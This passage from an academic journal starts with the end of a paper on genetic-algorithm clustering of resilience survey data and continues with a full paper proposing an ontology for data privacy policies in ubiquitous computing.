    OUTPUT: Partition $I_j^t = \{C_1,...,C_q\}$ , which minimizes the
           most fitness function
BEGIN
        1.  //Random generation of the initial population
            1.1. Choose random Q centers of gravity $g_q$
            1.2. Assign each observation to the nearest
                 center: $I_0^0 = \{C_1,...,C_q\}$
            1.3. Calculate the new class centers
                 $g_q \leftarrow \sum_{\xi_i^t \in C_q} \xi_i^t \big/ n_q$
            1.4. Repeat steps 1.2 and 1.3 until the initial fixed
                 population size (K)
            1.5. Return the initial population to optimize
                 $pop(0) \leftarrow \{I_0^0,...,I_k^0\}$
        2.  // Optimization of the initial population
            2.1. Coding the initial population (pop (0)) to
                 binary
            2.2. Evaluate the initial population
        Repeat
            2.3. Select from the roulette wheel K/2 parents
                 individuals (P (t) in P (t-1))
            2.4. Cross at a point the selected individuals with
                 a probability $P_{cr}$ .
            2.5. Making a mutation on the descendants
                 obtained with a probability $P_{mut}$ .
            2.6. Returning the new population
                 $pop(t) \leftarrow pop(t-1) + descendants$
            2.7. Evaluate the new population found
                 $fit_p^t(I_j^t) \leftarrow (1-\delta) \frac{\sum_{q=1}^{Q} \sum_{\xi_i^t \in C_q} d^2(\xi_i^t, g_q)}{\sum_{i=1}^{n} d^2(\xi_i^t, g)}$
```

```
Until: Number of generations > M
        Return the best partition $I_j^t = \{C_1,...,C_q\}$
    END
```

G. Results and interpretations

For the application of our algorithm, we use a real data set, obtained from a survey of a sample of one hundred (100) individuals (see Table 1). This survey relates to the trauma caused by the recent post-election crisis in these people.

TABLE I. EXTRACT FROM THE DATABASE USED



	COH1	CONSC1	HUM1	APS1	COH2
1	0.1197035	-0.1519177	-0.1274281	0.5022938	0.07017892
2	0.7304356	0.9966927	0.8014604	0.5022938	0.579762
3	0.3611916	0.2965908	0.3199828	0.7619627	0.579762
4	0.4889475	1.409642	-1.433323	1.329501	-1.113173
5	1.341168	0.4579468	0.5947884	0.4540931	0.579762
6	-0.1217846	0.2965908	0.3199828	1.069832	-0.4941326
7	-1.712493	-0.9778162	-0.9518449	-0.9406526	-1.513299
8	0.7304356	1.409642	1.351072	1.329501	0.8071893
9	0.3611916	-0.1163584	0.07924394	-0.9888533	0.07017892
10	1.341168	1.696794	1.351072	1.329501	1.5442
11	-3.544689	-0.9778162	-0.1614949	-0.1134453	0.2976062
12	-0.1217846	-0.403511	0.07924394	-0.8924519	0.2976062
13	0.4889475	0.2965908	1.351072	1.329501	-0.2119768
14	-0.4910286	1.122489	1.351072	1.021632	0.2976062
15	-2.564713	-0.1163584	-0.6770393	-0.9406526	-1.513299
16	-0.1217846	-0.9778162	0.3540495	0.7619627	-0.1572484
17	0.1197035	-0.9422569	-3.804373	-0.06524462	-1.95964
18	-0.1217846	-0.1163584	-0.1955617	0.1462235	0.01545047
19	-1.357273	0.2965908	-1.226651	-1.363589	-1.285871
20	-0.2495405	0.870896	-0.4363005	0.5022938	0.5250336
21	0.7304356	0.2965908	0.8355272	0.5022938	-0.03927799
22	-1.101761	-0.6906636	-0.1955617	-0.6327831	-1.231143
23	0.1197035	-0.403511	1.110333	1.329501	-0.1572484
24	0.7304356	1.409642	1.351072	1.329501	1.262044
25	-0.2495405	0.2965908	1.076266	1.021632	0.8071893
26	-0.9880286	-2.916766	-2.257739	-1.76786	-3.551631
27	-1.101761	-1.103613	-0.1955617	-0.3731142	-1.45857
28	-0.1217846	-0.9422569	-0.5044341	-0.4213149	-1.003716
29	0.1197035	-0.403511	-0.1955617	-0.6327831	-0.2119768
30	0.1197035	0.2965908	0.5607216	0.4540931	0.5250336
31	-0.4910286	-0.6906636	-0.5044341	-0.4213149	-0.5488611
32	0.7304356	0.5837434	-0.1274281	1.069832	0.8071893
33	1.341168	0.04499754	-2.325873	-0.7291845	-1.058444
34	0.3611916	0.9966927	0.8355272	0.4540931	0.5250336
35	0.4889475	0.1707942	-0.7111061	-0.1134453	-0.2667053
36	-2.564713	-2.629613	-2.325873	-2.999338	-1.850183
37	0.1197035	0.5837434	0.3199828	0.1944242	0.5250336
38	-0.6187845	-1.103613	-0.4363005	-0.6327831	-0.7215599
39	1.341168	1.283845	0.8014604	-0.4695156	0.8071893

The objective is to identify the significant groupings that can be obtained from this population in order to make decisions. After simulations, it appears that the best classification result is obtained for 3 classes with a Rand index of 0.89 after 150 iterations (generations) (see Table 2). According to this classification, 18 individuals are in the first class, 32 individuals are in the second class and the other 50 individuals are in the third class.

TABLE II. TABLE OF RAND INDICES OBTAINED FOR 2, 3, 4, 5 AND 6 CLASSES

	2	3	4	5	6
Rand Index	0,629	0,891	0,87	0,859	0,53

The following figures show the best groupings obtained respectively for 3, 4, 5 and 6 classes.




Fig. 1. Grouping into 3 classes




Fig. 2. Grouping into 4 classes




Fig. 3. Grouping into 5 classes




Fig. 4. Grouping into 6 classes

On the other hand, experimentation has shown that, from 150 iterations, the classes are more closely grouped and distinct.

V. Comparison of our Proposal with Other Works

These hybrid algorithms are very different which makes them very difficult to compare. However, in the table below, we present some points of comparison.

TABLE III. Comparative Table of Our Algorithm (Algogene) with Other Works

	Model	Validity classes	Convergence	Separability	Representation
AlgoGene	Partition in k fixed classes	Always valid	Converge to global optimum	Respected	Binary coding absence / presence
Greene	Partition Hierarchy (free k)	Not valid (empty classes + duplicates)	Not standard, depending on initial conditions	Respected	Tree
Maulik et al	Partition in k fixed classes	Always valid	Converge to global optimum	Not respected for certain classes	Centroids (actual coordinates)
Stephane Legrand	Partition in k fixed classes	Overlap between classes	No indication on convergence	Much related to the parameter µ	Tree of logical formulas
Merzougui et al	Partition in k fixed classes	Overlap from 6 classes	Converge to global optimum	Not respected at a certain level of classes	Real number encoding

VI. Conclusion

We proposed a hybrid-partitioning algorithm for the identification of significant groups as a function of the levels of resilience. It generates from a traditional method of partitioning partitions, which are then optimized using the technique of genetic algorithms to give the best partition possible: one that minimizes the most intra-class inertia and promotes classes while eliminating classes that have only one element.

The results of our simulations showed that the algorithm converges after 150 iterations by providing a solution corresponding to the expected objective. The Rand index (0.89) obtained without doubt translates the good performance of our algorithm. In future work, we intend to extend this algorithm to other areas of study other than social resilience to test its robustness.

References

[1] Boris Cyrulnik « Manifeste pour la résilience ». *Spirale* 2/2001, n°18, p. 77-82, 2001.

[2] J. H. Holland. Adaptation in Natural and Artificial Systems. *University of Michigan Press, Ann Arbor, MI*, USA, 1975.

[3] Boris Cyrulnik. « *Le murmure des fantômes* ». Odile Jacob, 2003.

[4] Duflo, Marie. *Algorithmes stochastiques*. 1996.

[5] Back, Thomas. Evolutionary algorithms in theory and practice: *evolution strategies, evolutionary programming, genetic algorithms.* Oxford university press, 1996.

[6] Sean Luke. Essentials of Metaheuristics. Lulu, *second edition*, 2013.

[7] T. Blickle & L. Thiele. A comparison of selection schemes used in genetic algorithms. *Evolutionary Computation*, 4(11): 311–347, 1995.

[8] D. E. Goldberg & K. Deb. A comparative analysis of selection schemes used in genetic algorithms. *In Foundations of Genetic Algorithms*, pp. 69–93. Morgan Kaufmann, 1991.

[9] M Merzougui, M. Nasri, Ahmad El Allaoui. Isodata et les algorithms génétiques pour une classification non supervisée. Présenté au Congrès Méditerranéen des Télécommunications (CMT'16), 12-13 mai 2016, At Téhouan, Maroc. Répéré à https://www.researchgate.net/publication/303276467_Isodata_et_les_algorithmes_genetiques_pour_une_classification_non_supervisee.

[10] Stephane Legrand, Résolution de problème de classification par algorithmes évolutionnaires grâce au logiciel DEAP, octobre 2014, repéré à https://stephanelegrand.files.wordpress.com/2014/10/classification_algo_evol.pdf

[11] U. Maulik and S. Bandyopadhyay. Genetic algorithm-based clustering technique. *Pattern Becognition,* 33: 1455-1465, 2000.

[12] William A. Greene. Unsupervised hierarchical clustering via a genetic algorithm. In *Proceedings of the 2003 Congress on Evolution*, pages 998-1005, 2003.

[13] D. E. Goldberg. Genetic Algorithms in Search, Optimization, and Machine Learning. Studies in *Computational Intelligence. Addison-Wesley Longman Publishing Co., Inc., 1st edition,* 1989. ISBN 0201157675.

Data Privacy Ontology for Ubiquitous Computing

Narmeen Zakaria Bawany
FAST-National University of Computer and Emerging Sciences, Karachi, Pakistan
Jinnah University for Women, Karachi, Pakistan

Zubair A. Shaikh
President
Mohammad Ali Jinnah University,
Karachi, Pakistan

Abstract—**Privacy is an ability to understand, choose, and regulate what personal data one shares, with whom, for how long and under what context. Data owners must not lose the rights of ownership, once the data is shared. Privacy decisions have many components that include identity, access granularity, time and context. We propose an ontology based model for data privacy configuration in terms of producer and consumer. Producer is an IP entity who owns data, that is Data owner. Consumer is an IP entity with whom data is shared. We differentiate between consumer and data holder, also and IP entity, which may not have similar access rights as consumer. As we rely on Semantic Web technologies to enable these privacy preferences, our proposed vocabulary is platform independent and can thus be used by any system relying on these technologies. Ideally, producers can specify a set of attributes which consumers must satisfy in order to be granted access to the requested information. Privacy can be configured not only in terms of typical read and edit, but novel attributes like location and time are also included in the proposed ontology.**

Keywords—Privacy Ontology; Data Privacy; Location based privacy; Time based privacy; Ubiquitous Computing

I. Introduction

Security and privacy are two growing concerns in developing and deploying ubiquitous computing systems. The problem of privacy and protection of personal data has been addressed in literature since long[1], [2]. However this issue has been aggravated with new computing paradigms such as ubiquitous computing.

Unauthorized use of personal data has become significant threat to persons' privacy[3]. Although, privacy leakages may lead to untoward incidents[4], the mere advantages that information and communication systems provide in terms of usability and user comfort will surely outweigh privacy concerns for most users. Realizing the escalating concerns legislative acts such as Health Insurance Portability and Accountability Act (HIPAA) [5] for healthcare and Gramm Leach Bliley Act (GLBA) [6] for financial institutions has been formed. Various strategies have been adopted to protect customers' privacy such as P3P[7], TRUSTe[8], ESRB, BBBOnline, and CPAWebTrust. However these policies fail to provide any systematic mechanism that can put privacy protection into the place, providing no assurance at grassroots level. In all such systems, data owner does not know how personal data is actually handled after it is collected.

Preventing users from sharing data is not a viable strategy for privacy protection. Thus, we present a better stratagem that treats data as an asset of its owner. The Data Policy Ontology defines vocabulary for representing privacy policies on data. Policy is a set of rules that is specified by a producer that is data owner, to restrict data access. Data is an asset of its owner hence producer must be able to set terms and conditions on the usage of data. Producer may use policies to configure who is allowed to read, edit and share data. Data usage may also be protected in terms of time and location. Producer maintains the rights on data even after it is shared to variety of users. We call those users as Consumers. The basic idea is, data can only be consumed by those consumers that are allowed by producer after satisfying the privacy requirements setup by the producer. We present an approach that focuses on maintaining the privacy of data through-out its life cycle. That is data can be shared without losing data ownership and its access rights. We also present a novel idea of protecting data privacy by applying policies with respect to time, sharing medium and location.

II. Related Work

The Policy is a technique for controlling and adjusting the low-level system behaviors by specifying high-level rules. Current implementations have been limited to Role based access and policies are defined in terms of read and write. The Context Broker Architecture (CoBrA) is a broker-centric, agent-based architecture for supporting context-aware computing in intelligent spaces[9]. Standard Ontology for Ubiquitous and Pervasive Applications (SOUPA) is designed to model and support pervasive computing applications includes modular component vocabularies to represent intelligent agents with associated beliefs, desires, and intentions, time, space, events, user profiles, actions, and policies for security and privacy [10]. This ontology typically revolves around specifying policies to restrict the type of personal information that can be shared by the public services. Gaia is an infrastructure for smart spaces, which are pervasive computing environments that encompass physical spaces. The main characteristic of Gaia is that it brings the functionality of an operating system to physical spaces. It employs common operation system functions including events, signals, file systems, security, and processes), and extends them with context, location awareness, mobile computing devices, and actuators. Using this functionality, Gaia integrates devices and physical spaces, and allows the physical and virtual entities to seamlessly interact [11]. Policy languages such as P3P enables Websites to express their privacy practices in a standard format. These languages were defined to automatically enforce privacy specifications but those languages usually lack a formal semantics [7]. Spiekermann and Cranor use a three-layer model of user privacy concerns to relate them to system operations (data transfer, storage, and processing) and examine their effects on user behavior. They also presents two approaches "privacy-by-policy" and "privacy-by-architecture." The privacy-by policy approach focuses on the implementation of the notice and choice principles of fair information practices, while the privacy-by architecture approach minimizes the collection of identifiable personal data and emphasizes anonymization and client-side data storage and processing. [12]

III. Data Privacy Ontology

We present hypothetical scenarios to illustrate the usage of proposed model.

A. Smart Office Scenario

Imagine that Mr. Ahmed, marketing representative of company ABC is invited by Mr. Salim, Regional Sales manager company XYZ at latter's office to discuss a potential business deal. Mr. Salim shares an official document with Mr. Ahmed for meeting discussion only. The document must not be accessible outside Mr. Salim's office.

The figure 1 represents the scenario in terms of proposed ontology. Mr. Salim is an instance of class Producer and Mr. Ahmed is an instance of class Consumer. The official document, "Official_Doc" is an instance of class Data, on which Location Privacy Policy is configured by creating an instance pp1122. Mr. Salim enables the location privacy policy on his document and sets the accessible location to his office. Mr. Ahmed, consumer of data, will not be allowed to access this document, the data, outside the location set by Mr. Salim, the producer of data.




Fig. 1. Location Privacy Policy Scenario

B. Virtual Classroom Scenario

Consider another scenario. Professor Bob has hosted his video lectures on ABC server. Professor allows his registered students to view the lecture once only. Also he does not want his lectures to be shared via email or on social networks. The figure 2 illustrates this scenario in terms of proposed ontology. Professor Bob is an instance of Producer class and Ali is the instance of Consumer class. ABC server is an instance of DataHolder class where video lecture titled UB_Lecture, an instance of Data class, is hosted. ReadPrivacyPolicy class instance rpp232 is configured such that ReadPrivacyPolicy property ViewLimit is set to one and ReadOnly is set true. SharePrivacyPolicy instance, spp234 is configured such that canShare property is set to false.




Fig. 2. Share Privacy Policy Scenario




Fig. 3. Data Privacy Ontology (DPO)

C. *Virtual Recruitment System Scenario*

Ms. Sarah applies for job in Star Security Organization. The organization states in the advertisement that job application process will be completed within a week. She shares her resume with the Human Resource Manager of the organization. However, Sarah does not want her resume to be available to organization after the job application process has been completed.

Figure 4 shows how TimePolicy can be used to set the duration of access. Sarah configures the TimePolicy and sets the duration for access to one week. Note, duration time will be set in minutes. Once the configured duration has passed, Sarah's resume will not be accessible to organization.




Fig. 4. Time Privacy Policy Scenario

IV. The Privacy Manager

Figure 4 illustrates work flow of the system. Producer defines the data privacy policy using privacy configuration manager. An instance of policy is created and transmitted to the policy enforcer. Consumer request for data is passed through the policy enforcer. The Policy enforcer will permit the access only if it is allowed in policy.

For example a consumer requests to share the data via email. The readOnly property is true and canEmail property of the particular data is set to false. Policy enforcer will not allow to email this data.

V. Description of Ontology

This section presents a brief description of data privacy ontology. The Figure 3 shows complete layout of the proposed data privacy ontology. Producer, Consumer and DataHolder are subclasses of IP entity.




Fig. 5. Privacy Manager

The ontology representation of privacy policy is defined by PrivacyPolicy class. This class has five subclasses namely, ReadPrivacyPolicy, EditPrivacyPolicy,SharePrivacyPolicy, LocationPrivacyPolicy and TimePrivacyPolicy. ReadPrivacyPolicy has data properties that can restrict the data access to read only and set a limit on number times a document can be viewed.

SharePrivacyPolicy class has object properties to restrict sharing of data via email or social networks. The sendNotificationWhenShared property is used to enable notifications to producer whenever data is shared.

TimePrivatePolicy is used to define duration after which data will not be accessible.

LocationPrivacyPolicy is used to define location where data will remain accessible. Location can be both physical or virtual.

Location class is used for describing sensed location context of a consumer or an object. The location context is information that describes the whereabouts of a consumer or an object, which includes both temporal and spatial properties.

VI. Conclusion and Future Work

We presented an ontology based solution for data privacy in ubiquitous computing environment. In contrast to role based security models, our model presents a novel idea of protecting the data by embedding the security model within. We argue that data remains the property of its owner and its privacy and security must be maintained throughout its lifecycle. Data must be accessible to its legitimate users and the terms of usage shall be dictated by its producer. We intend to classify data with respect to its type in future. We plan to build an open source systems based on this ontology to prove the effectiveness of this research. As the concept of smart cities is now beginning to be implemented, we believe this research will open new directions in protecting users' privacy.

ACKNOWLEDGEMENTS

The authors are grateful to the National University of Computer and Emerging Sciences, Karachi for providing support in carrying out this research.

REFERENCES

[1] Pedar, A. "Privacy, Security, and Protection in Distributed Computing Systems." Offene Multifunktionale Büroarbeitsplätze und Bildschirmtext. Springer Berlin Heidelberg, 1985. 230-246..

[2] S. Akl and P. Taylor, "Cryptographic solution to a problem of access control in a hierarchy," ACM Trans. Comput. Syst., 1983.

[3] "Privacy- Unauthorized access report of June 2012," 2012. [Online]. Available: http://www.bcit.ca/privacy/faq.shtml.

[4] "Security Fix - Payment Processor Breach May Be Largest Ever," 2009. [Online]. Available: http://voices.washingtonpost.com/securityfix/2009/01/payment_processor_breach_may_b.html. [Accessed: 22-Jan-2014].

[5] "Health Insurance Portability and Accountability Act of 1996 (HIPPA)."

[6] X. Zhang, L. T. Yang, C. Liu, and J. Chen, "A Scalable Two-Phase Top-Down Specialization Approach for Data Anonymization Using MapReduce on Cloud," IEEE Trans. Parallel Distrib. Syst., p. 1, 2013.

[7] W. W. W. Consortium, "Platform for privacy preferences (P3P) project," June. Retrieved November., 2000.

[8] "TRUSTe.org. An independent, nonprofit enabling trust based on privacy for personal information on the internet." [Online]. Available: http://www.truste.org/.

[9] Chen, Harry, Tim Finin, and Anupam Joshi. "An ontology for context-aware pervasive computing environments." The Knowledge Engineering Review 18.03 (2003): 197-207.

[10] Chen, H., Perich, F., Finin, T., & Joshi, A. " Soupa: Standard ontology for ubiquitous and pervasive applications", In IEEE Mobile and Ubiquitous Systems: Networking and Services, (pp. 258-267), 2004

[11] Román, M., Hess, C., Cerqueira, R., Ranganathan, A., Campbell, R. H., & Nahrstedt, K. (2002). A middleware infrastructure for active spaces. IEEE pervasive computing, 1(4), 74-83.

[12] Spiekermann, S., & Cranor, L. F. (2009). Engineering privacy. Software Engineering, IEEE Transactions on, 35(1), 67-82.

[13] Modeling privacy control in context-aware systems. Jiang, X., & Landay, J. A. 2002, Pervasive Computing, IEEE, pp. 1(3), 59-63.

[14] On the anonymity of home/work location pairs. Golle, P., & Partridge, K. 2009, Pervasive Computing, Springer Berlin Heidelberg., pp. 390-397.

[15] An approach for privacy protection based-on ontology. Gao, F., He, J., Peng, S., Wu, X., & Liu, X. 2010. Second International Conference on Networks Security Wireless Communications and Trusted Computing(NSWCTC). pp. Vol. 2, pp. 397-400.

[16] Conformance verification of privacy policies . Fu, X. s.l. : Springer, 2011. Web Services and Formal Methods. pp. pp. 86-100.

[17] Mandatory enforcement of privacy policies using trusted computing principles. Kargl, Frank, Florian Schaub, and Stefan Dietzel. 2010. AAAI Spring Symposium: Intelligent Information Privacy Management.

[18] Niu, Chun Cheng, et al. "Security and Privacy Issues of the Internet of Things."Applied Mechanics and Materials 416 (2013): 1429-1433.

